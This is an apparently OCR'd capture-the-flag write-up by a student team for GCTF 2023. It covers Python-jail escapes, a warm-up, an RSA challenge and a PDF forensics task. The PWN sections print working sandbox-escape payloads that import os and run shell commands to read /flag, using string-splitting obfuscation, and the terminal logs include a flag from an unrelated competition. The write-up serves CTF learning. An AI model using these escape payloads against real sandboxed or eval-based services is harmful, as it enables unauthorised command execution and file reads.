

GCTF 2023 WRITEUP-TEAM DEATH VADARS


1. PWN - Level 1 (Uthred / Harchana)




To get the access to this flag, I had to open up my terminal and **ping "nc 167.172.74.195 8001"** as this was already given for this challenge, it then ran the python file for level 1. I entered, **__import__('os').system('cat/flag')** so that it The __import__ function is a built-in function that allows me to import a module by name as a string.The correct usage of the 'cat' command is to display the content of a file, and that is how I got the flag **GCTG2023{R3ady_P14y3r_On3!!}**.

2. PWN - WARM UP (Uthred / Harchana)






For this challenge, I did the same thing as I did the respective ping and here its **nc 167.172.74.195 8000**. I was then taken to a bunch of mathematical questions that kept going until I reached the final part where it showed me ‘Done’. I realized that this is part of the ASCII character and it has to be converted. To avoid myself from being confused, I used the traditional method to write it down here (Picture attached below).



After converting, is how I got my flag which says
"**GCTF2023{0ne_tw0_one_twO_ok_d0n3_w4rmup}**"


3. PWN - LEVEL 2 (Uthred / Harchana)



```
harchana@harchana: ~
File Actions Edit View Help
┌──(harchana㉿harchana)-[~]
└─$ nc 167.172.74.195 8002

Note: Flag at /flag
Can you bypass this?
>>> >>> print(getattr(getattr(globals()['__builtins__'], '__im'+'port__')('o'
+'s'), 'sys'+'tem')('ls .'))
bin
boot
dev
etc
home
lib
lib32
lib64
libx32
media
mnt
opt
proc
root
run
sbin
srv
sys
tmp
usr
var
0
>>> print(getattr(getattr(globals()['__builtins__'], '__im'+'port__')('o'+'s'
), 'sys'+'tem')('cat home/python_jail/flag'))

KorNewbie{H311oh0w@r3_y0u_d0lng?}
Error: invalid syntax (<string>, line 1)
>>> <built-in function bin>
>>> Error: name 'boot' is not defined
>>> Error: name 'dev' is not defined
>>> Error: name 'etc' is not defined
>>> Error: name 'home' is not defined
>>> Error: name 'lib' is not defined
>>> Error: name 'lib32' is not defined
>>> Error: name 'lib64' is not defined
```




```
harchana@harchana: ~
File Actions Edit View Help
>>> <built-in function bin>
>>> Error: name 'boot' is not defined
>>> Error: name 'dev' is not defined
>>> Error: name 'etc' is not defined
>>> Error: name 'home' is not defined
>>> Error: name 'lib' is not defined
>>> Error: name 'lib32' is not defined
>>> Error: name 'lib64' is not defined
>>> Error: name 'libx32' is not defined
>>> Error: name 'media' is not defined
>>> Error: name 'mnt' is not defined
>>> Error: name 'opt' is not defined
>>> Error: name 'proc' is not defined
>>> Error: name 'root' is not defined
>>> Error: name 'run' is not defined
>>> Error: name 'sbin' is not defined
>>> Error: name 'srv' is not defined
>>> Error: name 'sys' is not defined
>>> Error: name 'tmp' is not defined
>>> Error: name 'usr' is not defined
>>> Error: name 'var' is not defined
>>> 0
>>> Error: 'utf-8' codec can't encode characters in position 36-38: surrogate
s not allowed
>>> Error: unexpected EOF while parsing (<string>, line 0)
>>> Error: invalid syntax (<string>, line 1)
>>> >>>__builtins__.__dict__['__IMPORT__'.lower()]('OS'.lower()).__dict__['SY
STEM'.lower()]('cat /home/python_jail/flag')
Error: 'utf-8' codec can't encode characters in position 25-27: surrogates no
t allowed
>>> >>> print(getattr(getattr(getattr(main, '__globals__')['__builtins__'], '
\x6f\x70\x65\x6e')('/home/python_jail/flag', 'rb'), '\x72\x65\x61\x64')())
b'\xef\xbb\xbfKorNewbie{H311o_h0w_@r3_y0u_d0lng?}
Error: 'utf-8' codec can't encode characters in position 40-42: surrogates no
t allowed
>>> Error: 'utf-8' codec can't encode characters in position 1-3: surrogates
not allowed
>>> print(getattr(getattr(globals()['__builtins__'], '__im'+'port__')('o'+'s'
), 'sys'+'tem')('cat /flag'))
GCTF2023{Lev3l_tw0_lessgoooooo_g00d_luck_at_l3v3l_3}0
None
>>> GCTF2023{Lev3l_tw0_lessgoooooo_g00d_luck_at_l3v3l_3}0
```

As you can see I tried all of the methods to realize this is a type of python jail format, as it does not allow any normal built in functions to work. So I kept trying and ran a code called **print(getattr(getattr(globals()['__builtins__'], '__import__')('os'), 'system')('cat /flag'))**

The code employs dynamic attribute access to execute a system command and obtain the flag. It first accesses the built-in module dictionary and dynamically imports the os module. Using getattr, it retrieves the system attribute from the os module. The subsequent os.system('cat /flag') command is executed, which prints the content of the /flag file. The print() statement then displays the output of this system command, revealing the flag: **GCTF2023{Lev3l_tw0_lessgoooooo_g00d_luck_at_l3v3l_3}**.


4. CRYPTO - RSA (Uthred / Harchana)



Upon downloading the challenge.py file for the RSA challenge, there were key values given for the respective keys n,p and c. I tried to decode it by going to one of my favorite websites called **RSA Cipher** https://www.dcode.fr/rsa-cipher?__r=1.b45efc3356ac16895af7c9b4b545b8cb . I then keyed in the respective values in the respective text fields, and voila I managed to the flag called us **GCTF2023{S1mpl3_RSA_n0_pr3ssur3}**


5. Forensics - BROKEN (Uthred / Harchana)

I initially downloaded the PDF file on kali but I wasn't able to view it because that particular file had no formatting, so I googled a few of my favorite online tools specifically for PDFs where it can read it and let us know of its contents. I went to this site called SmallPDF https://smallpdf.com/pdf-reader which basically reads PDF online and uploaded the file Challenge.pdf




It managed to open up the PDF and as I scrolled down I got my flag which says "**GCTF2023{M3_4nd_my_Br0k3n_h3art}**"

